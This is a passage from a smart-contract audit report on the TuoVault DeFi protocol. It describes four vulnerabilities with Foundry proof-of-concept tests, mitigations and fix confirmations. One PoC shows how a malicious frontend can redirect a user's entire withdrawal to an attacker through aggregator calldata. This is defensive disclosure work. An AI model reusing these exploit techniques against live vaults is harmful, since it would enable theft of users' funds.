Cyfrin: Verified.

7.2.3 TuoVault::withdraw permits zero-output exit swaps for tokens without valuation pools

Description: TuoVaultViews::_exitFloor returns zero when the selected withdrawal token has no valuation pool. If the caller also supplies `minTokenOut == 0`, TuoVault::withdraw executes the exit swap without any

minimum output.

This affects configured deposit tokens such as ARB, DAI, and USDC.e, which have no configured valuation pool. Because supported aggregators encode the recipient in caller-supplied calldata, a malicious frontend can direct the output elsewhere. The router then measures zero output, but its slippage check passes because the effective minimum is also zero.

Impact: A malicious frontend can cause a user's entire net withdrawal to be transferred to another recipient while withdraw returns zero, closes the position, and burns the NFT. The transaction is signed by the user, but it bypasses the vault-derived floor specifically intended to protect users from unsafe frontend parameters.

Proof of Concept:

```
// SPDX-License-Identifier: MIT
pragma solidity 0.8.26;

import {IERC20} from "@openzeppelin/contracts/token/ERC20/IERC20.sol";
import {SafeERC20} from "@openzeppelin/contracts/token/ERC20/Utils/SafeERC20.sol";

import {MockERC20} from "../mocks/MockERC20.sol";
import {VaultTestBase} from "../utils/VaultTestBase.sol";

/// @dev Stand-in for an aggregator route whose recipient is not the router. Both 0x
/// AllowanceHolder and linch v6 take the recipient from the calldata, and the router
/// measures its output as its own balance delta, so a route built with any other
/// recipient behaves exactly like this
contract RecipientRoute {
    using SafeERC20 for IERC20;

    function fill(address tokenIn, address tokenOut, uint256 spendAmount, uint256 payoutAmount, address
    ↪ recipient)
        external
    {
        IERC20(tokenIn).safeTransferFrom(msg.sender, address(this), spendAmount);
        MockERC20(tokenOut).mint(recipient, payoutAmount);
    }
}

/// @dev `_exitFloor` returns zero for a deposit token with no allowlisted pool, so the
/// exit swap for such a token is bounded only by the caller-supplied `minTokenOut`
/// In the intended Arbitrum One configuration that is three of the allowlisted
/// withdrawal tokens: ARB, DAI and bridged USDC.e, and `dai` mirrors them here
contract ExitSwapWithoutVaultFloor is VaultTestBase {
    function test_PoC_NoVaultFloorForAPoollessWithdrawalToken() public {
        RecipientRoute route = new RecipientRoute();
        vm.prank(treasury);
        vault.addAggregator(address(route));

        assertTrue(vault.isDepositToken(address(dai)), "allowlisted as a withdrawal token");
        assertEq(vault.valuationPoolOf(address(dai)), address(0), "but it has no allowlisted pool");

        uint256 id = _depositUsdc(alice, 25_000e6);
        vm.prank(alice);
        vault.requestWithdraw(id, 10_000);

        bytes memory swapData = abi.encode(
            address(route),
            abi.encodeCall(RecipientRoute.fill, (address(usdc), address(dai), 25_000e6, 25_000e18,
            ↪ mallory))
        );

        uint256 vaultUsdcBefore = usdc.balanceOf(address(vault));

        // minTokenOut of zero is the whole bound, because the vault-derived floor is zero
    }
}
```

```

    vm.prank(alice);
    uint256 tokenAmountOut = vault.withdraw(id, address(dai), 0, swapData);

    assertEq(tokenAmountOut, 0, "the router's balance-delta check measures nothing");
    assertEq(dai.balanceOf(alice), 0, "the owner receives nothing");
    assertEq(dai.balanceOf(mallory), 25_000e18, "the proceeds went to the calldata's recipient");
    assertEq(vaultUsdcBefore - usdc.balanceOf(address(vault)), 25_000e6, "the whole exit left the
    ↪ vault");
    assertEq(nft.balanceOf(alice), 0, "and the position is closed");
  }
}

```

Recommended Mitigation: Require every non-USDC withdrawal token to have a valuation pool by reverting instead of returning a zero floor:

```

function _exitFloor(address withdrawalToken, uint256 netUsdc) internal view returns (uint256) {
    address pool = _valuationPools[withdrawalToken];
-   if (pool == address(0)) return 0;
+   if (pool == address(0)) revert TokenNotAllowedListed(withdrawalToken);
    int24 meanTick = PoolTwap.checkDeviationAndMeanTick(pool);
    return _applySlippageFloor(PoolTwap.quoteFromUsdcAtTick(meanTick, withdrawalToken, address(USDC),
    ↪ netUsdc));
}

```

This keeps tokens without valuation pools available for entry while restricting swap-based withdrawals to tokens for which the vault can enforce a meaningful floor. Users can always withdraw in USDC. Update the interface documentation to describe poolless deposit tokens as entry-only.

Tuo: Fixed in commit [2de2a94](#).

Cyfrin: Verified.

7.2.4 TuoVault::mintLp and USDC-spending TuoVault::swapIdle calls can invalidate an armed withdrawal

Description: An armed withdrawal request blocks TuoVault::bridgeToHl and position top-ups, but it does not restrict TuoVault::mintLp or TuoVault::swapIdle. A keeper can therefore spend a position's idle USDC after its owner has requested withdrawal.

TuoVault::withdraw calculates grossUsdc from settlement NAV, which continues to include the newly purchased token or LP, but funds that amount exclusively from idle USDC. A keeper can place the complete idle USDC balance into a single-sided LP, leaving NAV unchanged while making every withdrawal share unfundable through TuoVault::_debitIdle.

Impact: A compromised or misconfigured keeper can invalidate an otherwise serviceable withdrawal with one action. The owner must then wait for keeper cooperation or replacement, or terminate the position through TuoVault::emergencyWithdraw, which is 100%-only, pays in kind, and closes LPs without a value floor.

The action does not directly transfer the owner's funds, and the emergency path remains immediately available when no margin is outstanding. However, the keeper can indefinitely remove the protected partial and full settlement paths while retaining its role, contrary to the request's purpose of initiating an unwind.

Proof of Concept:

```

// SPDX-License-Identifier: MIT
pragma solidity 0.8.26;

import {ITuoVault} from "../../src/interfaces/ITuoVault.sol";
import {VaultTestBase} from "../../utils/VaultTestBase.sol";

/// @dev `bridgeToHl` is the only keeper entry point that refuses to act while a
/// withdrawal request is armed. `mintLp` does not, and the payout is funded from
/// idle USDC while NAV counts the LP, so one mint puts the protected exit out of

```

```

/// reach for as long as the keeper declines to burn
contract KeeperStrandsProtectedExit is VaultTestBase {
    function test_PoC_MintLpDisablesTheProtectedExit() public {
        uint256 id = _depositUsdc(alice, 25_000e6);

        vm.prank(alice);
        vault.requestWithdraw(id, 10_000);

        // A bridge is refused while the request is armed
        vm.prank(keeper);
        vm.expectRevert(ITuoVault.WithdrawalRequestPending.selector);
        vault.bridgeToHl(id, 5_000e6, hlOperator);

        // A mint is not. The range sits far below spot, so it is funded entirely in USDC,
        // stays untraded for as long as spot remains above it, and holds its value at the
        // TWAP tick
        (uint256 amount0, uint256 amount1) = _pair(25_000e6, 0);
        vm.prank(keeper);
        vault.mintLp(id, address(wethPool), -20_000, -19_800, amount0, amount1);

        uint256 idleLeft = vault.idleBalance(id, address(usdc));
        assertLe(idleLeft, 1, "the whole balance is deployed, bar a wei of mint rounding");
        assertApproxEqAbs(vault.settlementNav(id), 25_000e6, 1, "NAV still counts every dollar");

        // The owner's request is intact and correctly quoted, and every share size reverts
        (uint256 gross,) = vault.previewWithdraw(id);
        assertApproxEqAbs(gross, 25_000e6, 1, "previewWithdraw models no funding constraint");

        vm.prank(alice);
        vm.expectPartialRevert(ITuoVault.InsufficientIdle.selector);
        vault.withdraw(id, address(usdc), 0, "");

        // Even the smallest share the interface admits is unfundable
        vm.prank(alice);
        vault.requestWithdraw(id, 1);
        vm.prank(alice);
        vm.expectPartialRevert(ITuoVault.InsufficientIdle.selector);
        vault.withdraw(id, address(usdc), 0, "");

        // Only the keeper can unwind, and only the unfloored door is left to the owner
        vm.prank(alice);
        vault.emergencyWithdraw(id);
        assertEq(vault.getPosition(id).active, false);
    }
}

```

Recommended Mitigation: Prevent keeper actions from moving value out of idle USDC while a withdrawal request is armed. Continue allowing TuoVault::burnLp and non-USDC-to-USDC swaps so the keeper can service the request.

```

function swapIdle(
    uint256 nftId,
    address tokenIn,
    address tokenOut,
    uint256 amountIn,
    uint256 minAmountOut,
    bytes calldata swapData
) external onlyRole(TuoRoles.KEEPER_ROLE) nonReentrant returns (uint256 amountOut) {
    - _activePosition(nftId);
    + Position storage p = _activePosition(nftId);
    + if (p.withdrawalRequestedAt != 0 && tokenIn == address(USDC)) {
    +     revert WithdrawalRequestPending();
    + }
}

```

```
_consumeKeeperAction(nftId);
```

```
function mintLp(
    uint256 nftId,
    address pool,
    int24 tickLower,
    int24 tickUpper,
    uint256 amount0Desired,
    uint256 amount1Desired
) external onlyRole(TuoRoles.KEEPER_ROLE) nonReentrant returns (uint256 lpTokenId, uint128 liquidity) {
    Position storage p = _activePosition(nftId);
+   if (p.withdrawalRequestedAt != 0) revert WithdrawalRequestPending();
    _consumeKeeperAction(nftId);
```

A request can then leave the owner's own position undeployed until it is completed or cancelled. This is consistent with its purpose, affects no other position, and does not require an expiry or an owner-callable settlement redesign.

Tuo: Fixed in commit [c13d208](#).

Cyfrin: Verified.

7.2.5 PositionValuation::valueLpUsdc omits uncheckpointed LP fees so partial withdrawals understate NAV and distort performance fees

Description: PositionValuation::valueLpUsdc values the liquidity principal and the tokensOwed0 and tokensOwed1 values stored by the Uniswap Nonfungible Position Manager. It does not calculate fees accrued from changes in fee growth since the position was last touched.

```
(
    ,
    address token0,
    address token1,,
    int24 tickLower,
    int24 tickUpper,
    uint128 liquidity,,
    uint128 owed0,
    uint128 owed1
) = npm.positions(lpTokenId);

int24 meanTick = PoolTwap.twapTick(pool);
(uint256 amount0, uint256 amount1) = LiquidityAmounts.getAmountsForLiquidity(
    TickMath.getSqrtRatioAtTick(meanTick),
    TickMath.getSqrtRatioAtTick(tickLower),
    TickMath.getSqrtRatioAtTick(tickUpper),
    liquidity
);

usdcValue = pairValueUsdcAtTick(
    meanTick,
    token0,
    token1,
    amount0 + owed0,
    amount1 + owed1,
    usdc
);
```

The missing fees become part of tokensOwed0 and tokensOwed1 only after an operation such as NonfungiblePositionManager::increaseLiquidity, NonfungiblePositionManager::decreaseLiquidity, Or NonfungiblePositionManager::collect updates the position. Until then, TuoVaultViews::_settlementNav understates the value of a live LP.

AUDITOR-NOTE.md records this as a deliberate and conservative choice, on the ground that understating a live

LP favours the position owner. That holds only while nothing else consumes the understated figure. `TuoVault::withdraw` reduces basis by a fraction that does not depend on NAV, so the understatement is not returned to the owner: it is re-measured later against a basis that has already been retired.

During a partial withdrawal, `TuoVault::withdraw` pays the requested share of this understated NAV and reduces basis by the full requested share.

```
uint16 sharesBps = p.withdrawalSharesBps;
uint256 nav = _settlementNav(nftId);
(uint256 grossUsdc, uint256 feeUsdc, uint256 netUsdc) =
    PerformanceFee.quote(p.basisUsdc, nav, sharesBps);

uint256 newBasis = PerformanceFee.reducedBasis(p.basisUsdc, sharesBps);
p.basisUsdc = newBasis;
```

Uncheckpointed fees remain in the LP after the partial withdrawal, while the withdrawn share of basis is removed. A later position update brings those fees into NAV against the reduced basis.

Impact: Partial withdrawal payouts and fee recognition depend on when accrued LP fees are checkpointed. Every partial withdrawal is priced on a NAV that omits the fees accrued since the LP was last touched, so `grossUsdc` underpays the exited share while `PerformanceFee::reducedBasis` retires the full pro-rata share of basis, and the omitted value is recognised later against a basis already reduced. Where both quotes sit above the mark the total fee is unchanged and only its timing and its payer move.

That payer move becomes a transfer between two different parties when a partial exit precedes an NFT sale: the exiting owner is underpaid for the share they redeem, and the buyer collects the omitted fees on the closing exit. It requires no boundary condition, and the proof of concept measures it at $0.7 * \text{sharesBps} / \text{BPS}$ of the uncheckpointed fees - 35% of them for the half exit tested - larger than the overcharge below.

The net overcharge arises at the `navUsdc > basisUsdc` boundary in `PerformanceFee::quote`, where the first exit's understated NAV suppresses a fee correct valuation would have charged and a later exit charges one correct valuation would not - an interaction with the pro-rata basis reduction, which is reported separately in this engagement, rather than with the valuation omission alone.

Proof of Concept: An Arbitrum fork test, so it needs `ARBITRUM_RPC_URL`; the block is pinned in the file rather than the environment. Save it as `test/etherwave-labs-pocs/LpFeesOmittedFromPartialExitNav.t.sol`:

```
// SPDX-License-Identifier: MIT
pragma solidity 0.8.26;

import {IERC20} from "@openzeppelin/contracts/token/ERC20/IERC20.sol";
import {IUniswapV3Pool} from "@uniswap/v3-core/contracts/interfaces/IUniswapV3Pool.sol";
import {TickMath} from "@uniswap/v3-core/contracts/libraries/TickMath.sol";

import {TuoPositionNFT} from "../../src/TuoPositionNFT.sol";
import {INonfungiblePositionManager} from
    ↪ "../../src/interfaces/external/INonfungiblePositionManager.sol";
import {ForkVaultLifecycleTest} from "../../fork/ForkVaultLifecycle.t.sol";

/// @dev Validation of issue #49. `PositionValuation::valueLpUsdc` values liquidity at the
/// TWAP tick and adds `tokensOwed0` / `tokensOwed1`, which the NPM only writes when
/// something touches the position. Fees earned since the last touch are invisible to
/// it, so `TuoVaultViews::_settlementNav` understates a live LP.
///
/// The library's own NatSpec calls that understatement "conservative and favors the
/// position owner". These tests ask whether that holds on the partial-withdrawal
/// path, where `TuoVault::withdraw` pays `sharesBps` of the understated NAV but
/// reduces basis through `PerformanceFee::reducedBasis`, which does not read NAV at
/// all.
///
/// "Correct valuation" is measured by burning the LP. `burnLp` runs
/// `decreaseLiquidity` then `collect`, so it realises principal and every accrued
/// fee into idle, and the result is re-valued by the same `_settlementNav` at the
```

```

///      same TWAP tick. No third-party poke and no hand-rolled fee-growth arithmetic is
///      involved, so the two figures differ only by what the live-LP path cannot see.
contract LpFeesOmittedFromPartialExitNav is ForkVaultLifecycleTest {
    // Pin the fork so this reproduces identically. Unpinned, the inherited harness forks
    // at chain head, where a live spot-versus-mean gap beyond the deviation band reverts
    // the setup for reasons unrelated to what is demonstrated here.
    uint256 internal constant FORK_BLOCK = 503571936;

    constructor() {
        vm.setEnv("ARBITRUM_FORK_BLOCK", vm.toString(FORK_BLOCK));
    }

    address internal constant NPM_ADDR = 0xC36442b4a4522E871399CD717aBDD847Ab11FE88;

    uint256 internal constant DEPOSIT = 20_000e6;
    uint256 internal constant WETH_LEG_USDC = 3_000e6;
    uint256 internal constant LP_USDC = 3_000e6;
    uint16 internal constant HALF = 5_000;

    address internal bob = makeAddr("bob");

    /// @notice The omission is real: value the live LP, then burn it and re-value the
    ///         proceeds at the same TWAP tick. A complete valuation would be flat across
    ///         the burn.
    function test_PoC_LiveLpValuationOmitsAccruedFees() public {
        if (!forked) return vm.skip(true);
        (uint256 nftId, uint256 lpId) = _openEarningPosition();

        // Nothing in the vault's own flow writes tokensOwed, so the fees the LP has
        // earned are entirely uncheckpointed at this point
        (,,,,,,,,, uint128 owed0, uint128 owed1) =
            ↳ INonfungiblePositionManager(NPM_ADDR).positions(lpId);
        assertEq(owed0, 0, "tokensOwed0 unwritten by the vault's own flow");
        assertEq(owed1, 0, "tokensOwed1 unwritten by the vault's own flow");

        uint256 navLive = vault.settlementNav(nftId);

        _pokeTo(_center());
        vm.prank(keeper);
        vault.burnLp(nftId, lpId);
        uint256 navRealised = vault.settlementNav(nftId);

        assertGt(navRealised, navLive, "burning the LP releases value the live valuation could not
            ↳ see");
        emit log_named_uint("NAV with the LP live", navLive);
        emit log_named_uint("NAV after the burn", navRealised);
        emit log_named_uint("omitted by live valuation", navRealised - navLive);
    }

    /// @notice The partial-exit asymmetry issue #49 describes: the payout is computed from
    ///         the understated NAV, while the basis retired does not depend on NAV, so the
    ///         two branches retire identical basis for different money.
    function test_PoC_PartialExitPaysUnderstatedNavButRetiresFullBasis() public {
        if (!forked) return vm.skip(true);
        (uint256 nftId, uint256 lpId) = _openEarningPosition();

        uint256 snap = vm.snapshotState();

        // Branch A - the production path. The LP is live and its accrued fees are
        // invisible to the NAV this withdrawal is priced on
        (uint256 payoutA, uint256 feeA, uint256 basisAfterA) = _withdrawHalf(nftId, alice);

        vm.revertToState(snap);
    }

```

```

// Branch B - identical position, except the LP is burned first so the same fees
// are realised into idle and ARE visible to NAV
_pokeTo(_center());
vm.prank(keeper);
vault.burnLp(nftId, lpId);
(uint256 payoutB, uint256 feeB, uint256 basisAfterB) = _withdrawHalf(nftId, alice);

assertEq(basisAfterA, basisAfterB, "the same basis is retired either way");
assertEq(basisAfterA, DEPOSIT / 2, "reducedBasis retires the full pro-rata share, ignoring
↳ NAV");
assertLt(payoutA, payoutB, "the exited share is underpaid when priced on the understated NAV");

emit log_named_uint("payout, LP live (branch A)", payoutA);
emit log_named_uint("payout, fees realised (B)", payoutB);
emit log_named_uint("underpaid by", payoutB - payoutA);
emit log_named_uint("fee charged, branch A", feeA);
emit log_named_uint("fee charged, branch B", feeB);
}

/// @notice The claim that decides whether this is a net overcharge or only a shift in
/// timing: run the same position to close twice, once on the production path
/// and once with the fees visible throughout, and compare lifetime totals.
///
/// Both branches realise exactly the same money. They differ only in WHEN the
/// accrued fees enter NAV, and therefore in which basis they are measured
/// against once `PerformanceFee::reducedBasis` has retired half of it.
function test_PoC_SuppressedFeeIsRechargedAgainstTheReducedBasis() public {
    if (!forked) return vm.skip(true);
    (uint256 nftId, uint256 lpId) = _openEarningPosition();

    // The understated NAV sits just BELOW basis while the true NAV sits just above it.
    // That straddle is the whole finding: it is the only configuration in which the
    // omission changes what is charged rather than only when
    uint256 navLive = vault.settlementNav(nftId);
    assertLt(navLive, DEPOSIT, "understated NAV is below basis, so quote() charges nothing");

    // Measure the omitted fees without disturbing the run, then put the state back
    uint256 probe = vm.snapshotState();
    _realiseEverythingToUsdc(nftId, lpId);
    uint256 omittedFees = vault.settlementNav(nftId) - navLive;
    vm.revertToState(probe);
    assertGt(navLive + omittedFees, DEPOSIT, "true NAV is above basis, so a correct quote charges
↳ one");

    uint256 snap = vm.snapshotState();

    // Branch A - production. The half exit is priced on that understated NAV, so no
    // fee is charged. The fees stay in the LP and are recognised on the closing exit,
    // against a basis already halved
    (uint256 payoutA1, uint256 feeA1,) = _withdrawHalf(nftId, alice);
    _realiseEverythingToUsdc(nftId, lpId);
    (uint256 payoutA2, uint256 feeA2) = _withdrawAll(nftId, alice);

    vm.revertToState(snap);

    // Branch B - the same position with the fees checkpointed before the half exit,
    // so both exits are priced on a NAV that sees them
    _realiseEverythingToUsdc(nftId, lpId);
    (uint256 payoutB1, uint256 feeB1,) = _withdrawHalf(nftId, alice);
    (uint256 payoutB2, uint256 feeB2) = _withdrawAll(nftId, alice);

    uint256 feesA = feeA1 + feeA2;

```

```

uint256 feesB = feeB1 + feeB2;
uint256 ownerA = payoutA1 + payoutA2;
uint256 ownerB = payoutB1 + payoutB2;

emit log_named_uint("branch A lifetime fees", feesA);
emit log_named_uint("branch B lifetime fees", feesB);
emit log_named_uint("branch A owner proceeds", ownerA);
emit log_named_uint("branch B owner proceeds", ownerB);

assertEq(feeA1, 0, "the understated NAV suppresses the fee the first exit should have charged");
assertGt(feeB1, 0, "a valuation that sees the fees charges one");
assertGt(feesA, feesB, "lifetime fees are higher on the production path");
assertLt(ownerA, ownerB, "and the owner ends the position down by the difference");

// The leak is not incidental to these particular numbers. Writing B for basis, L
// for the understated NAV and F for the omitted fees, a half exit then a close
// charges 0.3*(L/2 + F - B/2) on the production path against 0.3*(L + F - B) when
// the fees are visible. The difference collapses to 0.15*(B - L), independent of
// F: fifteen percent of the distance the understatement drags NAV below basis.
//
// It also bounds the finding. Straddling the mark means L < B < L + F, so B - L is
// always less than F, and the leak can never exceed 15% of the uncheckpointed fees
assertApproxEqAbs(feesA - feesB, ((DEPOSIT - navLive) * 1_500) / 10_000, 2, "leak is 15% of the
→ basis gap");
assertLt(DEPOSIT - navLive, omittedFees, "the basis gap is strictly smaller than the omitted
→ fees");
assertLt(feesA - feesB, (omittedFees * 1_500) / 10_000, "so the leak stays under 15% of omitted
→ fees");

emit log_named_uint("net overcharge", feesA - feesB);
emit log_named_uint("15% of (basis - live NAV)", ((DEPOSIT - navLive) * 1_500) / 10_000);
}

/// @notice The payer shift stops being cosmetic once the NFT changes hands. The seller
/// is paid for that share out of a NAV that cannot see the fees the LP had
/// already earned; the buyer collects them on the closing exit. Nothing returns
/// the difference to the seller, who no longer holds the position.
function test_PoC_PartialExitBeforeTransferMovesValueFromSellerToBuyer() public {
    if (!forked) return vm.skip(true);
    (uint256 nftId, uint256 lpId) = _openEarningPosition();

    uint256 snap = vm.snapshotState();

    // Branch A - production. Alice exits half on the understated NAV, sells the
    // position, and Bob closes it once the fees have been realised
    (uint256 aliceA, uint256 feeA1,) = _withdrawHalf(nftId, alice);
    _transferNft(nftId, alice, bob);
    _realiseEverythingToUsdc(nftId, lpId);
    (uint256 bobA, uint256 feeA2) = _withdrawAll(nftId, bob);

    vm.revertToState(snap);

    // Branch B - the same sequence, with the fees visible to both exits
    _realiseEverythingToUsdc(nftId, lpId);
    (uint256 aliceB, uint256 feeB1,) = _withdrawHalf(nftId, alice);
    _transferNft(nftId, alice, bob);
    (uint256 bobB, uint256 feeB2) = _withdrawAll(nftId, bob);

    assertLt(aliceA, aliceB, "the seller is underpaid for the share they exited");
    assertGt(bobA, bobB, "the buyer collects fees the seller had already earned");

    uint256 sellerLoss = aliceB - aliceA;
    uint256 buyerGain = bobA - bobB;

```

```

uint256 protocolLeak = (feeA1 + feeA2) - (feeB1 + feeB2);

// The three move together exactly: what the seller gives up is split between the
// buyer and the protocol
assertEq(sellerLoss, buyerGain + protocolLeak, "seller's loss is the buyer's gain plus the
↳ protocol's");
assertGt(buyerGain, protocolLeak, "and the transfer to the buyer is the larger half by far");

emit log_named_uint("seller underpaid by", sellerLoss);
emit log_named_uint("buyer overpaid by", buyerGain);
emit log_named_uint("protocol overcharge", protocolLeak);
}

/// @notice The boundary straddle is what creates the protocol's net overcharge, but it
/// is NOT what creates the seller-to-buyer transfer. Lift NAV clear of basis so
/// both exits quote above the mark: lifetime fees then match to the cent, and
/// the wealth transfer between the two owners survives unchanged.
function test_PoC_SellerToBuyerTransferSurvivesAwayFromTheFeeBoundary() public {
    if (!forked) return vm.skip(true);
    (uint256 nftId, uint256 lpId) = _openEarningPosition();

    // Put the position clearly in profit, so no quote in this test sits near the mark
    _appreciate(300);
    uint256 navLive = vault.settlementNav(nftId);
    emit log_named_uint("NAV after appreciation", navLive);
    assertGt(navLive, DEPOSIT + 10e6, "NAV is well clear of basis, not straddling it");

    uint256 probe = vm.snapshotState();
    _realiseEverythingToUsdc(nftId, lpId);
    emit log_named_uint("omitted fees (F)", vault.settlementNav(nftId) - navLive);
    vm.revertToState(probe);

    uint256 snap = vm.snapshotState();

    (uint256 aliceA, uint256 feeA1,) = _withdrawHalf(nftId, alice);
    _transferNft(nftId, alice, bob);
    _realiseEverythingToUsdc(nftId, lpId);
    (uint256 bobA, uint256 feeA2) = _withdrawAll(nftId, bob);

    vm.revertToState(snap);

    _realiseEverythingToUsdc(nftId, lpId);
    (uint256 aliceB, uint256 feeB1,) = _withdrawHalf(nftId, alice);
    _transferNft(nftId, alice, bob);
    (uint256 bobB, uint256 feeB2) = _withdrawAll(nftId, bob);

    // Above the mark the protocol is indifferent: same lifetime fee, different payer
    assertApproxEqAbs(feeA1 + feeA2, feeB1 + feeB2, 2, "lifetime fees are unchanged away from the
↳ boundary");
    assertLt(feeA1, feeB1, "but the seller pays less than their share of it");
    assertGt(feeA2, feeB2, "and the buyer pays more than theirs");

    // The wealth transfer between the two owners is untouched by any of that
    assertLt(aliceA, aliceB, "the seller is still underpaid");
    assertGt(bobA, bobB, "the buyer is still overpaid");

    emit log_named_uint("seller underpaid by", aliceB - aliceA);
    emit log_named_uint("buyer overpaid by", bobA - bobB);
    emit log_named_uint("lifetime fees, branch A", feeA1 + feeA2);
    emit log_named_uint("lifetime fees, branch B", feeB1 + feeB2);
}

// ----- helpers

```

```

/// @dev Open a position holding a live, in-range, two-sided LP that has actually
///     earned fees, and keep enough idle USDC behind it to fund a half exit.
function _openEarningPosition() internal returns (uint256 nftId, uint256 lpId) {
    deal(USDC, alice, DEPOSIT);
    vm.startPrank(alice);
    IERC20(USDC).approve(address(vault), DEPOSIT);
    nftId = vault.deposit(USDC, DEPOSIT, 1, 0, "", 0);
    vm.stopPrank();

    _keeperSwapAtTwap(nftId, USDC, WETH, WETH_LEG_USDC);

    int24 spacing = IUniswapV3Pool(POOL_WETH_USDC).tickSpacing();
    int24 center = _alignedSpotTick(spacing);
    uint128 liquidity;
    (lpId, liquidity) =
        _keeperMint(nftId, center - 20 * spacing, center + 20 * spacing, vault.idleBalance(nftId,
            ↪ WETH), LP_USDC);
    assertGt(liquidity, 0, "in-range two-sided mint");

    // Trade back and forth well inside the range, which is what the LP is there for.
    // The fees land in the pool's fee growth accumulators, not in tokensOwed
    _pokeTo(center + 8 * spacing);
    _pokeTo(center - 8 * spacing);
    _pokeTo(center);
}

/// @dev Arm and execute a half exit in USDC, returning what the owner received, what
///     the protocol charged, and the basis left standing.
function _withdrawHalf(uint256 nftId, address owner)
    internal
    returns (uint256 payout, uint256 fee, uint256 basisAfter)
{
    uint256 balBefore = IERC20(USDC).balanceOf(owner);
    uint256 feeBefore = vault.accruedFeesUsdc();

    vm.startPrank(owner);
    vault.requestWithdraw(nftId, HALF);
    vault.withdraw(nftId, USDC, 0, "");
    vm.stopPrank();

    payout = IERC20(USDC).balanceOf(owner) - balBefore;
    fee = vault.accruedFeesUsdc() - feeBefore;
    basisAfter = vault.getPosition(nftId).basisUsdc;
}

/// @dev Burn the LP and convert the whole position to idle USDC, so a closing exit is
///     fundable. The swap is quoted at the pool TWAP and is value-neutral.
function _realiseEverythingToUsdc(uint256 nftId, uint256 lpId) internal {
    _pokeTo(_center());
    if (vault.getPosition(nftId).lpTokenIds.length != 0) {
        vm.prank(keeper);
        vault.burnLp(nftId, lpId);
    }
    uint256 idleWeth = vault.idleBalance(nftId, WETH);
    if (idleWeth != 0) _keeperSwapAtTwap(nftId, WETH, USDC, idleWeth);
}

/// @dev Close the position out in USDC.
function _withdrawAll(uint256 nftId, address owner) internal returns (uint256 payout, uint256 fee) {
    uint256 balBefore = IERC20(USDC).balanceOf(owner);
    uint256 feeBefore = vault.accruedFeesUsdc();

```

```

    vm.startPrank(owner);
    vault.requestWithdraw(nftId, 10_000);
    vault.withdraw(nftId, USDC, 0, "");
    vm.stopPrank();

    payout = IERC20(USDC).balanceOf(owner) - balBefore;
    fee = vault.accruedFeesUsdc() - feeBefore;
}

/// @dev Plain ERC-721 transfer. `TuoPositionNFT` has no recipient gate: the token IS
/// the position, so this hands over the whole withdrawal authority.
function _transferNft(uint256 nftId, address from, address to) internal {
    // Resolve the NFT address BEFORE arming the prank: `vault.NFT()` is itself a call
// and would otherwise consume it, leaving the transfer sent by the test contract
    TuoPositionNFT nft = vault.NFT();
    vm.prank(from);
    nft.transferFrom(from, to, nftId);
}

/// @dev Lift the position clearly into profit. Moving spot is not enough on its own:
/// `PositionValuation` reads the 30-minute mean, and the pool only writes an
/// observation when someone trades. So move the price, let the window elapse at
/// the new price, then nudge it again to checkpoint that span into the mean.
function _appreciate(int24 ticks) internal {
    int24 spacing = IUniswapV3Pool(P00L_WETH_USDC).tickSpacing();
    int24 target = _center() + ticks;
    _pokeTo(target);
    vm.warp(block.timestamp + 31 minutes);
    _pokeTo(target - spacing);
}

function _center() internal view returns (int24) {
    return _alignedSpotTick(IUniswapV3Pool(P00L_WETH_USDC).tickSpacing());
}

/// @dev `TestnetPoolPoker::pokeTo` passes the target tick's sqrt ratio as the swap's
/// price limit, and the pool rejects a limit equal to its current price with
/// "SPL". That happens whenever an earlier poke ended exactly on a tick boundary:
/// the pool then reports the tick BELOW as current, so rounding spot back to the
/// tick spacing names a target whose price the pool is already sitting on. There
/// is nothing to move in that case, so skip it.
function _pokeTo(int24 tick) internal {
    (uint160 sqrtPriceX96,,,,,) = IUniswapV3Pool(P00L_WETH_USDC).slot0();
    if (TickMath.getSqrtRatioAtTick(tick) == sqrtPriceX96) return;
    poker.pokeTo(IUniswapV3Pool(P00L_WETH_USDC), tick);
}
}

```

Run with: `forge test --match-path test/etherwave-labs-pocs/LpFeesOmittedFromPartialExitNav.t.sol --match-test test_PoC -vv`

Recommended Mitigation: Calculate unchecked fees from the pool and position fee growth values when valuing an LP. Another implementation is to checkpoint and collect every LP before any settlement that reduces basis, but it is strictly weaker and must not be adopted blind: it adds a per-LP collect loop to `TuoVault::withdraw` while `TuoVaultStorage::_registerProduct` admits a `maxLpCount` of 255, it cannot reach `TuoVaultViews::previewWithdraw`, which is a view and so would keep quoting the unchecked figure the execution no longer uses, and fees collected in a pool token credit that token's idle balance while `grossUsdc` is funded from idle USDC alone, which makes a partial less fundable rather than more. Whatever basis-accounting rule is adopted for partial withdrawals - the basis rule is revised separately in this engagement - the LP valuation has to be corrected alongside it, because a corrected basis rule fed an understated NAV still recognises the omitted value against a basis already retired.

Tuo: Fixed in commit [4b06972](#).

Cyfrin: Verified.

7.2.6 TuoVault::markBridgeInboundComplete clears hlMarginBridged on a non final return, so TuoVault::withdraw can strand later Hyperliquid proceeds

Description: The inbound settlement flow treats repayment of the nominal bridged margin as proof that the Hyperliquid lifecycle is complete. In TuoVault::markBridgeInboundComplete, the vault clears hlMarginBridged when either finalReturn is true or the current return reaches the nominal outstanding margin:

```
uint256 bridged = p.hlMarginBridged;
_idle[nftId][address(USDC)] += amountReturnedUsdc;
p.hlMarginBridged =
    finalReturn || amountReturnedUsdc >= bridged ? 0 : bridged - amountReturnedUsdc;
```

The finalReturn parameter is intended to distinguish an intermediate return from confirmation that the operator account has been swept. The interface for ITuoVault::markBridgeInboundComplete documents a true value as the keeper attesting that nothing remains at the venue. The current bridge flow also passes false while a balance remains across the venue ledgers. Despite that distinction, an equal non final return still sets hlMarginBridged to zero.

The settlement path then uses the zero value as its only indication that the hedge has finished. The following checks in TuoVaultViews::_settlementNav and TuoVault::withdraw allow an ordinary full withdrawal to deactivate the position and burn the NFT:

```
// TuoVaultViews::_settlementNav
if (p.hlMarginBridged != 0) revert HlMarginOutstanding();

// TuoVault::withdraw
bool closing = sharesBps == TuoConstants.BPS_DENOMINATOR;
if (closing) {
    p.active = false;
    NFT.burn(nftId);
}
```

Consider a position that has bridged 4_000 USDC and whose closed Hyperliquid position leaves 4_001 USDC on the PERP ledger and 300 USDC on the spot ledger. The backend method that opens a return leg sizes it from the free PERP margin alone. With the Bridge2 withdrawal fee, that leg can deliver exactly 4_000 USDC to the vault. The finality check reads both venue ledgers, sees the remaining spot balance, and correctly authors TuoVault::markBridgeInboundComplete(nftId, 4_000e6, false).

